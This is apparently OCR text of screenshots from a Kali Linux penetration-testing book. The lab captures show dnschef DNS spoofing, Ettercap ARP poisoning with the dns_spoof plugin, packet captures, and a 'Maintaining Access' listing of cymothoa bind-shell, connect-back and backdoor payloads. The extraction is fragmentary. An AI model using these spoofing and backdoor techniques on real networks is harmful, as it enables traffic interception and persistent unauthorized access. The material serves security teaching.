
```
msfadmin@metasploitable:~$ host -t ANY google.com
google.com mail is handled by 20 alt1.aspmx.l.google.com.
google.com mail is handled by 10 aspmx.l.google.com.
google.com mail is handled by 50 alt4.aspmx.l.google.com.
google.com mail is handled by 30 alt2.aspmx.l.google.com.
google.com mail is handled by 40 alt3.aspmx.l.google.com.
google.com has address 216.58.216.174
google.com has IPv6 address 2607:f8b0:400a:807::200e
google.com name server ns4.google.com.
google.com name server ns2.google.com.
google.com name server ns1.google.com.
google.com name server ns3.google.com.
msfadmin@metasploitable:~$ _
```

```
root@kali:~# dnschef --fakeip=172.16.43.150 --fakedomains goolge.com --interface
 172.16.43.150 -q
[*] DNSChef started on interface: 172.16.43.150
[*] Using the following nameservers: 8.8.8.8
[*] Cooking A replies to point to 172.16.43.150 matching: goolge.com
```



MAC : 11.11.11.11.11.11


MAC : 22.22.22.22.22.22




MAC : 11.11.11.11.11.11


MAC : 22.22.22.22.22.22

MAC : 33.33.33.33.33.33


ettercap 0.8.2
File
Sniff
Options
Info
Unified sniffing... Ctrl+U
Bridged sniffing... Ctrl+B
Set pcap filter... Ctrl+P
Ettercap


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
IP Address MAC Address Description
172.16.43.1 00:50:56:C0:00:08
172.16.43.2 00:50:56:F3:AE:78
172.16.43.156 00:0C:29:18:0F:08
172.16.43.254 00:50:56:F4:71:36
Delete Host
Add to Target 1
Add to Target 2
ARP poisoning victims:
GROUP 1 : 172.16.43.1 00:50:56:C0:00:08
GROUP 2 : 172.16.43.156 00:0C:29:18:0F:08


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List ×
Plugins ×
Name Version Info
arp_cop 1.1 Report suspicious ARP activity
autoadd 1.2 Automatically add new victims in the target range
chk_poison 1.1 Check if the poisoning had success
* dns_spoof 1.2 Sends spoofed dns replies
dos_attack 1.0 Run a d.o.s. attack against an IP address
dummy 3.0 A plugin template (for developers)
find_conn 1.0 Search connections on a switched LAN
find_ettercap 2.0 Try to find ettercap activity
find_ip 1.0 Search an unused IP address in the subnet
finger 1.6 Fingerprint a remote host
finger_submit 1.0 Submit a fingerprint to ettercap's website
fraggle_attack 1.0 Run a fraggle attack against hosts of target one
gre_relay 1.0 Tunnel broker for redirected GRE tunnels
gw_discover 1.0 Try to find the LAN gateway
isolate 1.0 Isolate an host from the lan
ARP poisoning victims:
GROUP 1 : 172.16.43.1 00:50:56:C0:00:08
GROUP 2 : 172.16.43.156 00:0C:29:18:0F:08
Activating dns_spoof plugin...





It works!


This is the default web page for this server.

The web server software is running but no content has been added, yet.

```
root@kali:~# tcpdump -n -t -X -i eth0 -s 64 icmp and src 172.16.43.156 and dst 1
72.16.43.150
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 64 bytes
IP 172.16.43.156 > 172.16.43.150: ICMP echo request, id 1125, seq 1, length 64
        0x0000:  4500 0054 0000 4000 4001 8b56 ac10 2b9c  E..T..@.@..V..+.
        0x0010:  ac10 2b96 0800 abd2 0465 0001 71b0 c156  ..+......e..q..V
        0x0020:  20bd 0900 0809 0a0b 0c0d 0e0f 1011 1213  ................
        0x0030:  1415                                     ..
IP 172.16.43.156 > 172.16.43.150: ICMP echo request, id 1125, seq 2, length 64
        0x0000:  4500 0054 0000 4000 4001 8b56 ac10 2b9c  E..T..@.@..V..+.
        0x0010:  ac10 2b96 0800 91d5 0465 0002 72b0 c156  ..+......e..r..V
        0x0020:  39b9 0900 0809 0a0b 0c0d 0e0f 1011 1213  9...............
        0x0030:  1415                                     ..
```




*eth0 [Wireshark 1.12.6 (Git Rev Unknown from unknown)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Filter: icmp
Expression... Clear Apply Save
No. Time Source Destination Protocol Length Info
19 8.982132000 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=1/256, ttl=64 (reply in 20)
20 8.982214000 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=1/256, ttl=64 (request in 19)
21 9.989312000 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=2/512, ttl=64 (reply in 22)
22 9.989334000 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=2/512, ttl=64 (request in 21)
23 10.99970600 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=3/768, ttl=64 (reply in 24)
24 10.99973800 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=3/768, ttl=64 (request in 23)
25 12.00933600 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=4/1024, ttl=64 (reply in 26)
26 12.00936800 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=4/1024, ttl=64 (request in 25)
27 13.01832900 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=5/1280, ttl=64 (reply in 28)
28 13.01835500 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=5/1280, ttl=64 (request in 27)
31 14.02841100 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=6/1536, ttl=64 (reply in 32)
32 14.02843200 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=6/1536, ttl=64 (request in 31)
33 15.03812800 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=7/1792, ttl=64 (reply in 34)
34 15.03815900 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=7/1792, ttl=64 (request in 33)
35 16.04795000 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=8/2048, ttl=64 (reply in 36)
36 16.04798100 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=8/2048, ttl=64 (request in 35)
39 17.05893800 172.16.43.156 172.16.43.150 ICMP 98 Echo (ping) request id=0xd067, seq=9/2304, ttl=64 (reply in 40)
40 17.05896200 172.16.43.150 172.16.43.156 ICMP 98 Echo (ping) reply id=0xd067, seq=9/2304, ttl=64 (request in 39)
Frame 19: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface 0
Ethernet II, Src: Vmware_18:0f:08 (00:0c:29:18:0f:08), Dst: Vmware_b3:01:37 (00:0c:29:b3:01:37)
Internet Protocol Version 4, Src: 172.16.43.156 (172.16.43.156), Dst: 172.16.43.150 (172.16.43.150)
Internet Control Message Protocol
0000 00 0c 29 b3 01 37 00 0c 29 18 0f 08 08 00 45 00 ..)..7..)....E.
0010 00 54 00 00 40 00 40 01 8b 56 ac 10 2b 9c ac 10 .T..@.@. .V..+...
0020 2b 96 08 00 7f e3 d0 67 00 01 26 c9 c1 56 c7 90 +.....g ..&..V..
0030 0d 00 08 09 0a 0b 0c 0d 0e 0f 10 11 12 13 14 15 ....
0040 16 17 18 19 1a 1b 1c 1d 1e 1f 20 21 22 23 24 25 .... !"#$%
0050 26 27 28 29 2a 2b 2c 2d 2e 2f 30 31 32 33 34 35 &'()*+,- ./012345
0060 36 37 67
File: "/tmp/wireshark_pcapng_eth0_2...
Packets: 48 · Displayed: 24 (50.0%) · Dropped: 0 (0.0%)
Profile: Default



Wireshark: Capture Options
Capture
Capture Interface Link-layer header Prom. Mode Snaplen [B] Buffer [MiB] Mon. Mode Capture
eth0 172.16.43.150 Ethernet enabled 262144 2 n/a
any Linux cooked enabled 262144 2 n/a
Capture on all interfaces
Use promiscuous mode on all interfaces
Manage Interfaces
Capture Filter:
Compile selected BPFs
Capture Files
File:
Browse...
Use multiple files
Use pcap-ng format
Next file every 1 megabyte(s)
Next file every 1 minute(s)
Ring buffer with 2 files
Stop Capture Automatically After...
1 packet(s)
1 megabyte(s)
1 file(s)
1 minute(s)
Display Options
Update list of packets in real time
Automatically scroll during live capture
Hide capture info dialog
Name Resolution
Resolve MAC addresses
Resolve network-layer names
Resolve transport-layer name
Use external network name resolver
Help
Start
Close


Chapter 11: Maintaining Access

```
root@kali:~# cymothoa -S

0 - bind /bin/sh to the provided port (requires -y)
1 - bind /bin/sh + fork() to the provided port (requires -y) - izik <izik@tty64.
org>
2 - bind /bin/sh to tcp port with password authentication (requires -y -o)
3 - /bin/sh connect back (requires -x, -y)
4 - tcp socket proxy (requires -x -y -r) - Russell Sanford (xort@tty64.org)
5 - script execution (see the payload), creates a tmp file you must remove
6 - forks an HTTP Server on port tcp/8800 - http://xenomuta.tuxfamily.org/
7 - serial port busybox binding - phar@stonedcoder.org mdavis@ioactive.com
8 - forkbomb (just for fun...) - Kris Katterjohn
9 - open cd-rom loop (follows /dev/cdrom symlink) - izik@tty64.org
10 - audio (knock knock knock) via /dev/dsp - Cody Tubbs (pigspigs@yahoo.com)
11 - POC alarm() scheduled shellcode
12 - POC setitimer() scheduled shellcode
13 - alarm() backdoor (requires -j -y) bind port, fork on accept
14 - setitimer() tail follow (requires -k -x -y) send data via upd
```

```
root      1448  0.0  0.0      0     0 ?        S<   20:56   0:00 [ata_aux]
